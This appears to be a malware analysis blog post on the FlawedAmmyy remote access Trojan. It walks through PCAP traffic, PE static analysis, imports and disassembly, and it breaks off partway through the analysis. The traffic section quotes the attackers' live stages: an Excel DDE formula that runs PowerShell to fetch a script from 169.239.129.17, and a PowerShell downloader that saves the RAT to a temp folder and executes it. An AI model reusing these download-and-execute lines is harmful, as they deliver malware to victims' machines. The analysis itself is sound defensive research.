




Malware Engineering

research & intelligence

Malware Engineering

<https://www.x86fatah.com/>

FLAWEDAMMYY RAT MALWARE ANALYSIS



MALWARE SUMMARY

FlawedAmmyy is a remote access Trojan (RAT) – a malware that is utilized by attackers to take full control over the target machine. Which is based on leaked Ammyy Admin software. Ammyy Admin is a popular remote access tool used by businesses and consumers to handle remote control and diagnostics on Microsoft Windows machines which makes the FlawedAmmyy RAT to exhibit the functionality of the leaked version, including Gain complete access to PCs' camera and microphone, Capture screenshots, Access a variety of services, steal files and credentials, Steal customer data, proprietary information and more.

FlawedAmmyy was used in both massive campaigns such as phishing campaigns, to potentially create a large base of compromised computers, as well as targeted campaigns that create opportunities for actors to steal customer data, proprietary information, and more. In the latest campaign of TA505 which is a prolific Cybercriminal group known for attacks against multiple financial institutions and retail companies, they started using HTML attachments to deliver malicious .XLS files that lead to downloader and backdoor FlawedAmmyy, mostly to target South Korean users.

Table of Contents

MALWARE SUMMARY	2
DISSECTING FLAWEDAMMY	4
PCAP Attack Flow Analysis.....	4
FlawedAmmy RAT Static Analysis	8
Packing Analysis.....	10
Identifying Malicious Functionality	11
FlawedAmmy RAT Dynamic Analysis.....	16
Persistence.....	17
Part 1 – Dynamic Reverse Engineering FlawedAmmy RAT	18
Part 2 – Dynamic Reverse Engineering FlawedAmmy RAT	29
Part 3 - Detecting FlawedAmmy RAT Using YARA	34
Conclusion	35
FURTHER INQUIRIES.....	36
BUY ME A COFFEE	36
SPONSORS.....	37
RESERVED FOR NOTES	38
Change Log.....	38

DISSECTING FLAWEDAMMY

PCAP Attack Flow Analysis

We found this suspicious PCAP file that related with FlawedAmmy. To improve our understanding, let's take a closer look at this.

The screenshot shows the VirusShare interface for a file named '404 Not Found.pcap'. The file size is 893.33 KB and it was last analyzed 26 days ago. It has a community score of 2/54 and is flagged as malicious by 2/54 security vendors. The file is categorized as 'cap', 'malware', and 'trojan'. The interface includes tabs for 'DETECTION', 'DETAILS', 'RELATIONS', and 'COMMUNITY' (5). A banner encourages joining the community. Below, a table shows security vendors' analysis: AliCloud (Suspicious), Acronis (Static ML) (Undetected), ALYac (Trojan.GenericKD.71957041), and AhnLab-V3 (Undetected).

No.	Time	Source	Destination	Protocol	Length	Info
4	0.313055	10.7.13.101	169.239.129.17	HTTP	190	OPTIONS / HTTP/1.1
6	0.622724	169.239.129.17	10.7.13.101	HTTP	260	HTTP/1.1 200 OK
14	1.433250	10.7.13.101	169.239.129.17	HTTP	397	GET /404 HTTP/1.1
17	1.743592	169.239.129.17	10.7.13.101	HTTP	220	HTTP/1.1 200 OK
23	8.770237	10.7.13.101	169.239.129.17	HTTP	121	GET /200 HTTP/1.1
26	9.098745	169.239.129.17	10.7.13.101	HTTP	389	HTTP/1.1 200 OK
28	9.268859	10.7.13.101	169.239.129.17	HTTP	100	GET /space1 HTTP/1.1
198	11.030923	169.239.129.17	10.7.13.101	HTTP	254	HTTP/1.1 200 OK
204	34.013941	10.7.13.101	169.239.129.17	HTTP	140	GET /1skjfbg83847fnrf989gd HTTP/1.1
1113	38.151993	169.239.129.17	10.7.13.101	HTTP	574	HTTP/1.1 200 OK

```
OPTIONS / HTTP/1.1
User-Agent: Microsoft Office Protocol Discovery
Host: 169.239.129.17
Content-Length: 0
Connection: Keep-Alive
REQUEST

HTTP/1.1 200 OK
Server: nginx/1.13.4
Date: Fri, 13 Jul 2018 14:01:04 GMT
Content-Type: application/octet-stream
Content-Length: 0
Connection: keep-alive
Content-Length: 0
Content-Type: text/plain
RESPONSE
```

User-Agent: Microsoft Office Protocol Discovery

This is what interesting us, the user-agent request. It might be Excel, Word macro vbs, or any enable content to happen!

No.	Time	Source	Destination	Protocol	Length	Info
14	1.433250	10.7.13.101	169.239.129.17	HTTP	397	GET /404 HTTP/1.1
23	8.770237	10.7.13.101	169.239.129.17	HTTP	121	GET /200 HTTP/1.1
28	9.268859	10.7.13.101	169.239.129.17	HTTP	100	GET /space1 HTTP/1.1
204	34.013941	10.7.13.101	169.239.129.17	HTTP	140	GET /!skjfbg3847fnnf989gd HTTP/1.1

There's request GET to /404 and what we think is that it requests to server errors.

```
GET /404 HTTP/1.1
Accept: text/html, text/plain, text/xml
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office)
Accept-Encoding: gzip, deflate
Host: 169.239.129.17
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Server: nginx/1.13.4
Date: Fri, 13 Jul 2018 14:01:05 GMT
Content-Type: application/octet-stream
Content-Length: 166
Last-Modified: Fri, 13 Jul 2018 10:15:33 GMT
Connection: keep-alive
ETag: "5b487bc5-a6"
Accept-Ranges: bytes
```

```
=cmd|' /c C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -NoLogo -c IEX ((new-object net.webclient).downloadstring("http://169.239.129.17/200\")).!A0
```

What! We found that it request to download 200\ file!

!A0 This possible string also might be on excel format, and it is another indicator.

More interesting thing, we found!

```
GET /200 HTTP/1.1
Host: 169.239.129.17
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.13.4
Date: Fri, 13 Jul 2018 14:01:13 GMT
Content-Type: application/octet-stream
Content-Length: 335
Last-Modified: Fri, 13 Jul 2018 10:15:27 GMT
Connection: keep-alive
ETag: "5b487bbf-14f"
Accept-Ranges: bytes

...
$url = "http://169.239.129.17/space1", ""
foreach($url in $urls){
    Try
    {
        Write-Host $url
        $fp = "%env:temp%\winmedia2.exe"
        Write-Host $fp
        $wc = New-Object System.Net.WebClient
        $wc.DownloadFile($url, $fp)
        Start-Process $fp
        break
    }
    Catch
    {
    }
}

GET /space1 HTTP/1.1
Host: 169.239.129.17

HTTP/1.1 200 OK
Server: nginx/1.13.4
Date: Fri, 13 Jul 2018 14:01:13 GMT
Content-Type: application/octet-stream
Content-Length: 160256
Last-Modified: Fri, 13 Jul 2018 10:13:34 GMT
```



```
id=52159321&os=7 SP1 x64&priv=Admin&cred=Bob-PC\bob.mills$&pcname=BOB-PC&avname=&build_time=06-12-2016 12:35:49 PM&card=0&
```

avname= also it checks for antivirus name here!

```
Popular threat label: trojan.intesofti/egjmm  
Detection: 63/72 security vendors flagged this file as malicious  
MD5: 656b4c539718da26553dc0d2b29c6701  
SHA-1: ea1e18f9848c90d620b59373268da7dfef817dba  
SHA-256: 5f251ed33fb1b6960b4d5641b44b44f67277765aa69649977a27ec79cb6153da  
File type: Win32 EXE  
Compiler: Microsoft Visual C/C++ (15.00.21022) [LTCG/C++]  
Linker: Microsoft Linker (9.00.21022)  
Tool: Visual Studio (2008)
```

63 / 72
Community Score -306

63/72 security vendors flagged this file as malicious

5f251ed33fb1b6960b4d5641b44b44f67277765aa69649977a27ec79cb6153da
space1.exe

Size: 156.50 KB
Last Analysis Date: 21 days ago

peexe direct-cpu-clock-access runtime-modules detect-debug-environment

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 13

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.intesofti/egjmm
Threat categories: trojan, downloader
Family labels: intesofti, egjmm, skeeyah

Security vendors' analysis: Do you want to automate checks?

Vendor	Detection	Vendor	Detection
AhnLab-V3	Trojan/Win32.Agent.C2614140	Alibaba	TrojanDownloader:Win32/Intesofti.7242...
AliCloud	Trojan:Win/Skeeyah.Gen	ALYac	Trojan.Downloader.Agent
Antiy-AVL	Trojan[Downloader]/Win32.Intesofti	Arcabit	Trojan.Generic.D1DA6836
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira (no cloud)	TR/Agent.egjmm	BitDefender	Trojan.GenericKD.31090742

FlawedAmmy RAT Static Analysis

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZýý..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	,.....0.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00à....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00à....
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..°...'.Í!..LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode...\$......
00000080	8D	C4	41	26	C9	A5	2F	75	C9	A5	2F	75	C9	A5	2F	75	.ÄÄcÉÛ/uÉÛ/uÉÛ/u
00000090	D7	F7	BA	75	CA	A5	2F	75	D7	F7	AC	75	C0	A5	2F	75	x÷°uÉÛ/u×÷-uÄÛ/u
000000A0	EE	63	54	75	C2	A5	2F	75	C9	A5	2E	75	F6	A5	2F	75	ícTuÄÛ/uÉÛ.uöÛ/u
000000B0	D7	F7	A5	75	C8	A5	2F	75	D7	F7	BB	75	C8	A5	2F	75	x÷ÛuÉÛ/u×÷»uÉÛ/u
000000C0	D7	F7	BE	75	C8	A5	2F	75	52	69	63	68	C9	A5	2F	75	x÷%uÉÛ/uRichÉÛ/u
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000E0	50	45	00	00	4C	01	05	00	07	7A	48	5B	00	00	00	00	PE .L....zH[....
000000F0	00	00	00	00	E0	00	03	01	0B	01	09	00	00	18	00	00à.....
00000100	00	56	02	00	00	00	00	00	20	27	00	00	00	10	00	00	.V.....'.....

Most of the code obfuscated and gibberish.

```

7868 i\dcf
7869 j[6
7870 yU4\30oIe
7871 2- r}<7sv#),0!6,#
7872 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7873 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7874 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7875 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7876 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7877 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7878 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7879 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7880 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7881 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7882 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7883 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7884 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7885 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7886 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7887 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7888 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7889 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7890 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7891 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7892 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7893 *25!07<wv}r,-!1#. /ps0<vq v2*5 #/$2- r}<7sv#),0!6,#
7894 *25!07y238
7895 D)dtfkj
    
```


If we scroll below in the end, we will be able to see level="asInvoker", **asInvoker** as invoker the program will not run in administrator. there's no UAC will happen here. It will execute in userland.

```

9030 uJ7
9031 {\`vrYyDtV
9032 J_YFP@QUuf
9033 t+D8W9A)
9034 oZ4W
9035 fVsGC\PEFM
9036 aJGowpdury2387ihdtfkj56uy34e3wopefjawhe78yr63fliudsifIUJGowpdury2387ihdtfkj56uy34e3wopefjawhe78yr63
9037 <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
9038   <security>
9039     <requestedPrivileges>
9040       <requestedExecutionLevel level="asInvoker" uiAccess="false"></requestedExecutionLevel>
9041     </requestedPrivileges>
9042   </security>
9043 </trustInfo>
9044 </assembly>PAPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDING
9045

```

Level 1 (userland) request permission level.

```

00026F70 20 3C 72 65 71 75 65 73 74 65 64 50 72 69 76 69 <requestedPrivi
00026F80 6C 65 67 65 73 3E 0D 0A 20 20 20 20 20 20 20 20 leges>..
00026F90 3C 72 65 71 75 65 73 74 65 64 45 78 65 63 75 74 <requestedExecut
00026FA0 69 6F 6E 4C 65 76 65 6C 20 6C 65 76 65 6C 3D 22 ionLevel level="
00026FB0 61 73 49 6E 76 6F 6B 65 72 22 20 75 69 41 63 63 asInvoker" uiAcc
00026FC0 65 73 73 3D 22 66 61 6C 73 65 22 3E 3C 2F 72 65 ess="false"></re
00026FD0 71 75 65 73 74 65 64 45 78 65 63 75 74 69 6F 6E questedExecution
00026FE0 4C 65 76 65 6C 3E 0D 0A 20 20 20 20 20 20 20 20 Level>.. </
00026FF0 72 65 71 75 65 73 74 65 64 50 72 69 76 69 6C 65 requestedPrivile
00027000 67 65 73 3E 0D 0A 20 20 20 20 20 20 20 20 20 20 ges>.. </secu
00027010 72 69 74 79 3E 0D 0A 20 20 3C 2F 74 72 75 73 74 rity>.. </trust
00027020 49 6E 66 6F 3E 0D 0A 3C 2F 61 73 73 65 6D 62 6C Info>..</assembl
00027030 79 3E 50 41 50 41 44 44 49 4E 47 58 58 50 41 44 y>PAPADDINGGXXPAD

```

Looking for process enumeration

```

162 kernel32.dll
163 user32
164 QHACTIVEDEFENSE.EXE
165 QHSAFETRAY.EXE
166 QHWATCHDOG.EXE
167 CMDAGENT.EXE
168 CIS.EXE
169 V3LITE.EXE
170 V3MAIN.EXE
171 V3SP.EXE
172 SPIDERAGENT.EXE
173 DWENGINE.EXE
174 DWARKDAEMON.EXE
175 EGUI.EXE
176 ECRM.EXE

```

Rocess32FirstW, Process32NextW = enumerate process


Packing Analysis

Looks normal.

The screenshot shows a PE analysis tool interface with the following details:

- File type: PE32
- Entry point: 00402720
- Base address: 00400000
- Sections: 0005
- TimeDateStamp: 2018-07-13 18:08:07
- SizeOfImage: 0002a000
- Scan: Detect It Easy(DIE)
- Endianness: LE
- Mode: 32
- Architecture: I386
- Type: GUI
- compiler: Microsoft Visual C/C++(2008)[-]
- linker: Microsoft Linker(9.0)[GUI32]

Entropy check.



Some byte has been used multiple times. something strange. Here is GUI from resource section.

.rsrc file ratio is too big, Indicator verification for us. Wait why there is two .rdata lol?


name	.text	.rdata	.rdata	.data	.rsrc
md5	C505885DBECD8CB8BA07DE...	55DEB3253C6A3B2CED6362...	DE57CB072E71FB87655D819...	16EF5A447E5B321A9A7F69E...	5F0745AAA47800BE6F7B7B9...
entropy	5.767	6.064	5.021	0.298	7.407
file-ratio (99.36%)	2.24 %	1.60 %	1.60 %	0.32 %	93.61 %
raw-address	0x00000400	0x00001200	0x00001C00	0x00002600	0x00002800
raw-size (159232 bytes)	0x00000E00 (3584 bytes)	0x00000A00 (2560 bytes)	0x00000A00 (2560 bytes)	0x00000200 (512 bytes)	0x00024A00 (150016 bytes)
virtual-address	0x00401000	0x00402000	0x00403000	0x00404000	0x00405000
virtual-size (158631 bytes)	0x00000C26 (3110 bytes)	0x00000951 (2385 bytes)	0x000009F0 (2544 bytes)	0x0000040C (1036 bytes)	0x00024834 (149556 bytes)
entry-point	-	0x00002720	-	-	-
characteristics	0x60000020	0x60000020	0x40000040	0xC0000040	0x40000040
writable	-	-	-	x	-
executable	x	x	-	-	-
shareable	-	-	-	-	-
discardable	-	-	-	-	-
initialized-data	-	-	x	x	x
uninitialized-data	-	-	-	-	-
unreadable	-	-	-	-	-
self-modifying	-	-	-	-	-
virtualized	-	-	-	-	-

Identifying Malicious Functionality

Too have .rdata to be executable is suspicious ! it's read permission. we found something interesting which is .rdata in execute permission.

The resource data is too big! other than others. The Raw Size and Virtual Size is bigger than others.

name	.text	.rdata	.rdata	.data	.rsrc
md5	C505885DBECD8CB8BA07DE...	55DEB3253C6A3B2CED6362...	DE57CB072E71FB87655D819...	16EF5A447E5B321A9A7F69E...	5F0745AAA47800BE6F7B7B9...
entropy	5.767	6.064	5.021	0.298	7.407
file-ratio (99.36%)	2.24 %	1.60 %	1.60 %	0.32 %	93.61 %
raw-address	0x00000400	0x00001200	0x00001C00	0x00002600	0x00002800
raw-size (159232 bytes)	0x00000E00 (3584 bytes)	0x00000A00 (2560 bytes)	0x00000A00 (2560 bytes)	0x00000200 (512 bytes)	0x00024A00 (150016 bytes)
virtual-address	0x00401000	0x00402000	0x00403000	0x00404000	0x00405000
virtual-size (158631 bytes)	0x00000C26 (3110 bytes)	0x00000951 (2385 bytes)	0x000009F0 (2544 bytes)	0x0000040C (1036 bytes)	0x00024834 (149556 bytes)
entry-point	-	0x00002720	-	-	-
characteristics	0x60000020	0x60000020	0x40000040	0xC0000040	0x40000040
writable	-	-	-	x	-
executable	x	x	-	-	-
shareable	-	-	-	-	-



Function call legitimate api can be used for malicious purposes.


functions (63)	blacklist (11)	ordinal (0)	library (5)
RtlMoveMemory	x	-	kernel32.dll
QueueUserAPC	x	-	kernel32.dll
GetCurrentThread	x	-	kernel32.dll
Process32NextW	x	-	kernel32.dll
CreateToolhelp32Snapshot	x	-	kernel32.dll
GetCurrentProcessId	x	-	kernel32.dll
TerminateProcess	x	-	kernel32.dll
Process32FirstW	x	-	kernel32.dll
AttachThreadInput	x	-	user32.dll
SetWinEventHook	x	-	user32.dll
CreateServiceA	x	-	advapi32.dll
VirtualFree		-	kernel32.dll
GetProcessHeap		-	kernel32.dll
TlsSetValue		-	kernel32.dll
GetConsoleCP		-	kernel32.dll
SizeofResource		-	kernel32.dll
GetSystemDirectoryA		-	kernel32.dll
GetACP		-	kernel32.dll

LoadResource, FindResourceW, LockResource, FindResource = extract data from resource section (.rsrc). It's common for malware use this type of techniques.

Offset	Name	Func. Count	Bound?	OriginalFirstThunk	TimeDateStamp	Forwarder	NameRVA	FirstThunk
1FEC	KERNEL32.dll	44	FALSE	3484	0	0	37FA	3020
2000	USER32.dll	11	FALSE	3538	0	0	38C4	30D4
2014	GDI32.dll	3	FALSE	3474	0	0	38FA	3010
2028	WINSPOOL.DRV	2	FALSE	3568	0	0	3924	3104
203C	ADVAPI32.dll	3	FALSE	3464	0	0	3964	3000

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
3094	IstrcpyW	-	37EE	37EE	-	4B0
3098	UnhandledExceptionFilter	-	39B6	39B6	-	43E
309C	GetCurrentProcess	-	39A2	39A2	-	1A9
30A0	TerminateProcess	-	398E	398E	-	42D
30A4	VirtualQuery	-	397E	397E	-	45C
30A8	RtlUnwind	-	3972	3972	-	392
30AC	GetModuleHandleW	-	35D2	35D2	-	1F9
30B0	GetCurrentActCtx	-	35BE	35BE	-	1A4
30B4	LoadResource	-	35AE	35AE	-	2F6
30B8	FindResourceW	-	359E	359E	-	139
30BC	CreateFileA	-	3590	3590	-	78
30C0	HeapReAlloc	-	3582	3582	-	2A4
30C4	Process32FirstW	-	3710	3710	-	344
30C8	ExitProcess	-	3574	3574	-	104
30CC	SetUnhandledExceptionFilter	-	39D2	39D2	-	415

WINAPI need to be validate and checked. Reverse engineering it to validate the legitimacy.



What is EKRN.EXE?

The genuine *ekrn.exe* file is a software component of *ESET Smart Security* by *ESET*. *ESET Smart Security* is an Internet Security Suite that protects computers against malicious programs...The product offers an antivirus scanner, a PUA (potentially unwanted applications) shield, a personal firewall, anti-phishing and anti-ransomware technology, cloud protection technology, machine learning algorithms, parental protection, and more.

If we go to its call function, we can see it inside the call function it calls
CreateToolhelp32Snapshot

```
; int __cdecl sub_402640(LPCWSTR lpString2)
sub_402640 proc near

String= word ptr -63Ch
String1= word ptr -434h
pe= PROCESSENTRY32W ptr -22Ch
lpString2= dword ptr 4

sub     esp, 63Ch
push   ebx
push   ebp
push   esi
push   edi
push   0           ; th32ProcessID
push   2           ; dwFlags
call   CreateToolhelp32Snapshot
mov    esi, ds:lstrcpyW
mov    ebp, eax
mov    eax, [esp+64Ch+lpString2]
push  eax         ; lpString2
lea   ecx, [esp+650h+String1]
```

CreateToolhelp32Snapshot function (tlhelp32.h)

Article • 10/13/2021

[Feedback](#)

In this article

- Syntax
- Parameters
- Return value
- Remarks

[Show 2 more](#)

Takes a snapshot of the specified processes, as well as the heaps, modules, and threads used by these processes.

